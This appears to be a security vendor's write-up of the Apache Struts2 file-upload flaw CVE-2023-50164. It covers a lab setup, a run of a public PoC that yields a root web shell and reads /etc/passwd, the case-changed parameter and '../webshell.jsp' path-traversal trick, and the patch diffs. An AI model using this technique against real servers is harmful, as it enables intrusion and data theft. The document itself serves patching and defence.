Research & Technique

Apache Struts2 remote code execution vulnerability (CVE-2023-50164)

■ Outline of the vulnerability

In December 2023, a remote code execution vulnerability (CVE-2023-50164) was discovered in Apache Sturts2, an open source framework for Java EE web application development. It is a vulnerability caused by a defect in the file upload logic of Apache Sturts2. Through this vulnerability, an attacker can manipulate the file upload parameter into a value starting with a capital letter and then upload a malicious file such as a web shell to an arbitrary path. Also, you can access uploaded malicious files through path exploration to execute malware or access internal data. The CVSS score is 9.8 and it is rated as a serious vulnerability.

Apache Struts2 is provided as open source and is used in various projects. If this causes a vulnerability, it can be exploited by many attackers. So caution is required. Therefore, if you are using a vulnerable version of Apache Struts2, you must update it to a version with the vulnerability resolved.

Cisco, a network equipment manufacturer, announced that if you use version 3.1 or lower of its security solution, ISE (Identity Service Engine), you may be affected by CVE-2023-50164 and recommended updating to the latest version.

■ Affected software versions

The software vulnerable to CVE-2023-50164 is as follows:

S/W type	Vulnerable versions
Apache Struts2	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32 Struts 6.0.0 - Struts 6.3.0.1

※ EOL (End Of Life): It is the end of the product life cycle. It means that production and support for the product have ended.

■ Attack scenario

The attack scenario using CVE-2023-50164 is as follows:



Figure 1. CVE-2023-50164 attack scenario

① The attacker searches for a server vulnerable to CVE-2023-50164 with the file upload function implemented.
② The attacker uses the file upload function of the target server to upload a malicious file.
③ The attacker accesses the uploaded malicious file through path exploration to execute the web shell.
④ The attacker executes remote commands through the web shell, distribute malware and steals key data from the servers.

■ Test environment configuration information

Let's build a test environment and examine how CVE-2023-50164 works.

Name	Information
Victim (192.168.102.160)	Ubuntu 22.04.3 OpenJDK 17. Tomcat 9.0 Apache struts 6.3.0.1
Attacker (192.168.102.161)	Kali Linux 2023.4 Burp Suite 2023.10.3.5

■ Vulnerability test

Step 1. Environment configuration

Configure an Apache Struts2-based web server with the CVE-2023-50164 vulnerability on the victimized PC. It can be configured as a Docker environment through the following URL.

- URL: https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git

Command	$ git clone https://github.com/Trackflaw/CVE-2023-50164-ApacheStruts2-Docker.git
	$ cd CVE-2023-50164-ApacheStruts2-Docker
	$ docker build --ulimit nofile=122880:122880 -m 3G -t cve-2023-50164 .
	$ docker run -p 8080:8080 --ulimit nofile=122880:122880 -m 3G --rm -it --name cve-2023-50164 cve-2023-50164

As a result of checking pom.xml after building the environment, it can be confirmed that it is composed of Apache Struts2 6.3.0.1 version, which is vulnerable to CVE-2023-50164.

```
  <properties>
      <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
      <maven.compiler.source>17</maven.compiler.source>
      <maven.compiler.target>17</maven.compiler.target>
      <struts2.version>6.3.0.1</struts2.version>
      <jetty-plugin.version>9.4.46.v20220331</jetty-plugin.version>
      <maven.javadoc.skip>true</maven.javadoc.skip>
      <jackson.version>2.14.1</jackson.version>
      <jackson-data-bind.version>2.14.1</jackson-data-bind.version>
  </properties>
```

Figure 2. pom.xml

You can execute Docker to access the vulnerable environment through port 8080 of the victimized PC. Also, you can see a page where a simple file upload function is implemented, as shown in Figure 4.

```
eqst@struts2:~$ docker ps
CONTAINER ID   IMAGE            COMMAND             CREATED          STATUS
     PORTS                                       NAMES
66d0440edc37   cve-2023-50164   "catalina.sh run"   11 minutes ago   Up 11 minut
es   0.0.0.0:8080->8080/tcp, :::8080->8080/tcp   cve-2023-50164
```

Figure 3. Docker execution

Figure 4. File upload page

The test file with the jpg extension was uploaded, and the file upload was successful. You can check the uploaded file (test.jpg) in the uploads directory.

Figure 5. jpg file upload

Figure 6. Viewing the uploads directory

When you directly upload a file whose extension is jsp, the upload succeeds, as shown in Figure 7, but a message is displayed to the effect that the file cannot be accessed. In other words, the test environment can be accessed only if the extension of the uploaded file is jpg or png, and you can check unauthorized extensions in the server's forbidden directory.



Figure 7. jsp file upload

```
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT# cd forbidden
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT/forbidden# ls
webshell.jsp
```

Figure 8. Viewing the forbidden directory

Step 2. PoC test

Conduct a PoC test for CVE-2023-50164 on the victimized PC (192.168.102.160) in the Kali Linux environment of the attacker PC. You can download the PoC through the following URL.
- URL: https://github.com/jakabakos/CVE-2023-50164-Apache-Struts-RCE

If you execute the PoC through the following command, you can access the web shell uploaded to the victimized PC and execute remote commands.

Command	python exploit.py --url http://[victimized PC]/upload.action

As a result of the PoC test, remote command execution is possible, e.g. viewing information (id) and internal data (/etc/passwd) about the victimized PC.

```
┌──(kali㉿kali)-[~/CVE-2023-50164-Apache-Struts-RCE/exploit]
└─$ python exploit.py --url http://192.168.102.160:8080/upload.action
[+] Starting exploitation ...
[+] WAR file already exists.
[+] webshell.war uploaded successfully.
[+] Reach the JSP webshell at http://192.168.102.160:8080/webshell.jsp?cmd=<COMMAND>
[+] Attempting a connection with webshell.
[+] Successfully connected to the web shell.
CMD > id


uid=0(root) gid=0(root) groups=0(root)


CMD > cat /etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

Figure 9. PoC test result

You can check the malicious file (webshell.jsp) uploaded through PoC on the victimized PC.

```
root@66d0440edc37:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  6 08:46  .
drwxr-xr-x 1 root root 4096 Feb  6 08:30  ..
drwxr-x--- 2 root root 4096 Feb  6 08:31  forbidden
-rw-r----- 1 root root  219 Feb  4 11:48  index.html
drwxr-x--- 3 root root 4096 Feb  6 08:30  META-INF
drwxr-x--- 2 root root 4096 Feb  6 08:39  uploads
drwxr-x--- 4 root root 4096 Feb  6 08:30  WEB-INF
-rw-r----- 1 root root  548 Feb  6 08:46  webshell.jsp
```

Figure 10. Uploaded malicious file (webshell.jsp)

■ Detailed analysis of the vulnerability

Step 1. Outline of the vulnerability

Sites developed using the Apache Struts2 framework are basically executed in the form of the '*.action' extension. The action class is used to process user requests at a specific endpoint. CVE-2023-50164 occurs at the '/upload.action' endpoint related to file upload.

You can check the configuration of parameters for file upload in the upload class that inherited ActionSupport. The upload class of the test environment previously configured with Docker is configured as shown in Figure 11. File upload is processed through the three attribute values (upload, uploadFileName, and uploadContentType) for file upload defined in this class.

```
public class Upload extends ActionSupport {
    private File upload;          → uploaded file's object
    private String uploadFileName;    → uploaded file's name
    private String uploadContentType;→ uploaded file's content type
    private String imagePath;
```

Figure 11. Upload class

The figure matching each parameter name and attribute in the HTTP request value during file upload is as follows:

```
POST /upload.action HTTP/1.1
Host: 192.168.102.160:8080
Content-Length: 184
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.102.160:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarylaLnW2agdBWP11XS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
Referer: http://192.168.102.160:8080/upload.action
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=137A48BD64475A5D9D0AECBC99C6F797
Connection: close

------WebKitFormBoundarylaLnW2agdBWP11XS
Content-Disposition: form-data; name="upload"; filename="test.jpg"
Content-Type: image/jpeg
```

upload

uploadFileName

uploadContentType

Figure 12. HTTP request during file upload

CVE-2023-50164 can overwrite the existing file contents by modifying the parameter (upload) representing the file upload object by manipulating the HTTP request value and adding the contents for remote command execution. Afterwards, this vulnerability overwrites a random path with a specified file name by adding a parameter (uploadFileName) that means the file uploaded to the server with malware included in the file contents.

The following table summarizes the conditions for attacks. If file upload is successful, you can access the malicious file uploaded to a random path.

구분	내용	예시
Condition 1	**Change the upload parameter to a value starting with a capital letter and add malicious file contents.**	name="Upload" [add the malicious file contents]
Condition 2	**Add a parameter meaning the uploaded file and a file name specifying a random path.**	Content-Disposition: form-data; name="uploadFileName"; [a random path for uploading the malicious file]

Table 1. Conditions for CVE-2023-50614

It is changed into a request value applying the above conditions through a proxy tool and transmitted to the test environment. First, change name="upload", which is a parameter representing the file upload object, to name="Upload" starting with a capital letter, and add the web shell code for remote command execution. Next, add the Content-Disposition header and name="uploadFileName" to redefine the parameter representing the file uploaded to the server and modify it into a file name including a random path.



Figure 13. Before HTTP request change

Figure 14. After HTTP request change

As a result of sending the HTTP request, the file (test.jpg) with the web shell code inserted through the parameter change is uploaded to the server. Then, the name of the file uploaded to the server is changed from 'test.jpg' to '../webshell.jsp' by adding the request value. As a result, the attacker can access the webshell.jsp file uploaded to the ROOT directory, as shown in Figure 15.



Figure 15. Remote command execution through the web shell

You can check the 'webshell.jsp' file uploaded to the ROOT directory on the victimized PC's web server.

```
root@a034a3a17e6d:/usr/local/tomcat/webapps/ROOT# ls -al
total 36
drwxr-x--- 6 root root 4096 Feb  4 13:30  .
drwxr-xr-x 1 root root 4096 Feb  4 12:48  ..
drwxr-x--- 2 root root 4096 Feb  4 13:27  forbidden
-rw-r----- 1 root root  219 Feb  4 11:48  index.html
drwxr-x--- 3 root root 4096 Feb  4 11:54  META-INF
drwxr-x--- 2 root root 4096 Feb  4 13:27  uploads
drwxr-x--- 4 root root 4096 Feb  4 11:54  WEB-INF
-rw-r----- 1 root root  363 Feb  4 13:28  webshell.jsp
```

Figure 16. File upload result

Step 2. Analyze the vulnerability

The attack process through file upload in Apache Struts2 with the CVE-2023-50164 vulnerability is explained by dividing it into steps 1 through 4.

step 1) Request file upload - HttpParameters.java

When a file upload request arrives, the get(), remove(), and contains() methods of the HttpParameters class, which handles HTTP request parameters, compare parameters related to file upload.

```
public HttpParameters appendAll(Map<String, Parameter> newParams) {
    parameters.putAll(newParams);
    return this;
}
```

Figure 17. HttpParameters

At this time, the HttpParameters class of the vulnerable version of Apache Struts2 is case-sensitive for parameters. In other words, when the parameters are name='upload' and name='Upload', both parameters, i.e. upload and Upload, are created as it is case sensitive.

step 2) Redefine file upload parameters - modify file contents

As the HttpParameters of the vulnerable version of Apache Struts2 is case-sensitive and treats uppercase and lowercase letters separately, allowing redefinition of existing parameters. This is done in the setParameters() method of the ParametersInterceptor class, and the setParameters() method handles file upload with a TreeMap structure. Java's TreeMap sorts in the following order: [Numbers > Uppercase alphabets > Lowercase alphabets > Hangul].

```
protected void setParameters(final Object action, ValueStack stack, HttpParameters parameters) {
    HttpParameters params;
    Map<String, Parameter> acceptableParameters;
    if (ordered) {
        params = HttpParameters.create().withComparator(getOrderedComparator()).withParent(parameters).build();
        acceptableParameters = new TreeMap<>(getOrderedComparator());
    } else {
        params = HttpParameters.create().withParent(parameters).build();
        acceptableParameters = new TreeMap<>();
    }
```

Figure 18. setParameters() method

Therefore, if 'upload' and 'Upload' exist as parameter values, the file contents of the 'Upload' parameter starting with a capital letter are displayed first. By exploiting this characteristic, an attacker can change the parameter value to Upload, insert a web shell script, and transmit it to overwrite the existing file contents.

step 3) File upload – FileUploadInterceptor.java

struts-default.xml is a configuration file provided by default in Apache Struts2. It defines Interceptor that supports user requests in struts-default.xml.

```
<interceptor name="debugging" class="org.apache.struts2.interceptor.debugging.DebuggingInterceptor"/>
<interceptor name="execAndWait" class="org.apache.struts2.interceptor.ExecuteAndWaitInterceptor"/>
<interceptor name="exception" class="com.opensymphony.xwork2.interceptor.ExceptionMappingInterceptor"/>
<interceptor name="fileUpload" class="org.apache.struts2.interceptor.FileUploadInterceptor"/>
<interceptor name="i18n" class="org.apache.struts2.interceptor.I18nInterceptor"/>
<interceptor name="logger" class="com.opensymphony.xwork2.interceptor.LoggingInterceptor"/>
<interceptor name="modelDriven" class="com.opensymphony.xwork2.interceptor.ModelDrivenInterceptor"/>
```

Figure 19. struts-default.xml

When a file upload request comes in from a user, the FileUploadInterceptor class processes the file upload request by fetching three attribute values, i.e. file object (File), file name (FileName), and content type (FileContentType) based on the inputName value through multiWrapper, and saves the uploaded file on the server.

```
// bind allowed Files
Enumeration fileParameterNames = multiWrapper.getFileParameterNames();
while (fileParameterNames != null && fileParameterNames.hasMoreElements()) {
    // get the value of this input tag
    String inputName = (String) fileParameterNames.nextElement();

    // get the content type
    String[] contentType = multiWrapper.getContentTypes(inputName);

    if (isNonEmpty(contentType)) {
        // get the name of the file from the input tag
        String[] fileName = multiWrapper.getFileNames(inputName);

        if (isNonEmpty(fileName)) {
            // get a File object for the uploaded File
            UploadedFile[] files = multiWrapper.getFiles(inputName);
            if (files != null && files.length > 0) {
                List<UploadedFile> acceptedFiles = new ArrayList<>(files.length);
                List<String> acceptedContentTypes = new ArrayList<>(files.length);
                List<String> acceptedFileNames = new ArrayList<>(files.length);
                String contentTypeName = inputName + "ContentType";
                String fileNameName = inputName + "FileName";
```

Figure 20. Saving information about the uploaded file

At this time, test.jpg, the file name of the file saved on the server, is passed to the setUploadFileName() method.

```
public String[] getUploadFileName() {
    return this.uploadFileNames;
}

public void setUploadFileName(String[] uploadFileName) {
    this.uploadFileNames = uploadFileName;
}
```

Figure 21. setUploadFileName()

step 4) Redefine file upload parameter – modify filename

To access a malicious file uploaded to the server, the parameter indicating the file name of the file uploaded to the server is redefined and overwritten with a file name that makes it possible to search for the path specified by the attacker. The file name of the file uploaded to the server is processed through setUploadFileName(), and a file with the file name test.jpg is currently saved in uploadFileName. An attacker can redefine this parameter and modify it into a file name including a random path specified by the attacker.

In the vulnerability test, a request is sent by specifying a file name in the form of '../webshell.jsp'. Therefore, the server's uploadFileName parameter is redefined, and the existing file name test.jpg is changed to ../webshell.jsp. Then, it is possible to access webshell.jsp uploaded to the path specified by the attacker through path exploration.

The following figure shows the process in which the file upload parameter is redefined by modifying the HTTP request value based on the above process.



Figure 22. How CVE-2023-50164 works

Step 3. Vulnerability patch

On December 4, 2023, Apache committed Apache Struts2 6.3.0.2, a version patched for CVE-2023-50164. Patch details can be checked at the path below, and each modification is shown below.
- core/src/main/java/org/apache/struts2/dispatcher/HttpParameters.java

In the HTTP request parameter processing process, it was patched so that it is impossible to overwrite the parameter by adding the remove() method, which is case-insensitive and removes same parameters if they exist,.

```
76  86          public HttpParameters appendAll(Map<String, Parameter> newParams) {
    87  +           remove(newParams.keySet());
77  88              parameters.putAll(newParams);
78  89              return this;
79  90          }
```

Figure 23. Details of the HttpParameters patch

Also, the equalsIgnoreCase() method was added to the get(), contains(), and remove() methods involved in parameter processing, patching them to be case-insensitive. In other words, name="eqst" and name="Eqst" are treated as the same value.

```
110 137         @Override
111 138         public Parameter get(Object key) {
112     -           if (parameters.containsKey(key)) {
113     -               return parameters.get(key);
114     -           } else {
115     -               return new Parameter.Empty(String.valueOf(key));
    139 +       if (key != null && contains(String.valueOf(key))) {
    140 +           String keyString = String.valueOf(key).toLowerCase();
    141 +           for (Map.Entry<String, Parameter> entry : parameters.entrySet()) {
    142 +               if (entry.getKey() != null && entry.getKey().equalsIgnoreCase(keyString)) {
    143 +                   return entry.getValue();
    144 +               }
    145 +           }
116 146         }
    147 +       return new Parameter.Empty(String.valueOf(key));
117 148     }
```

Figure 24. Details of the get() patch

```
63  73      public boolean contains(String name) {
64      -       return parameters.containsKey(name);
        74  +   boolean found = false;
        75  +   String nameLowerCase = name.toLowerCase();
        76  +
        77  +   for (String key : parameters.keySet()) {
        78  +       if (key.equalsIgnoreCase(nameLowerCase)) {
        79  +           found = true;
        80  +           break;
        81  +       }
        82  +   }
        83  +
        84  +   return found;
65  85      }
```

Figure 25. Details of the contains() patch

```
50  52      public HttpParameters remove(Set<String> paramsToRemove) {
51  53          for (String paramName : paramsToRemove) {
52      -           parameters.remove(paramName);
        54  +       String paramNameLowerCase = paramName.toLowerCase();
        55  +       Iterator<Entry<String, Parameter>> iterator = parameters.entrySet().iterator();
        56  +
        57  +       while (iterator.hasNext()) {
        58  +           Map.Entry<String, Parameter> entry = iterator.next();
        59  +           if (entry.getKey().equalsIgnoreCase(paramNameLowerCase)) {
        60  +               iterator.remove();
        61  +           }
        62  +       }
53  63          }
54  64          return this;
55  65      }
```

Figure 26. Details of the remove() patch

■ Countermeasure

On December 7, 2023, Apache released a patch for CVE-2023-50164. If you are using a vulnerable version, you must update it to the patched version by referring to the table below.

- URL: https://struts.apache.org/download.cgi

Classification	Affected versions	Patched versions
Apache Struts2	Struts 6.0.0 - Struts 6.3.0.1	6.3.0.2
	Struts 2.0.0 - Struts 2.3.37 (EOL) Struts 2.5.0 - Struts 2.5.32	2.5.33

■ Reference sites

- URL: https://nvd.nist.gov/vuln/detail/CVE-2023-50164
- URL: https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-struts-C2kCMkmT
- URL: https://lists.apache.org/thread/yh09b3fkf6vz5d6jdgrlvmg60lfwtqhj
- URL: https://github.com/apache/struts/commit/162e29fee9136f4bfd9b2376da2cbf590f9ea163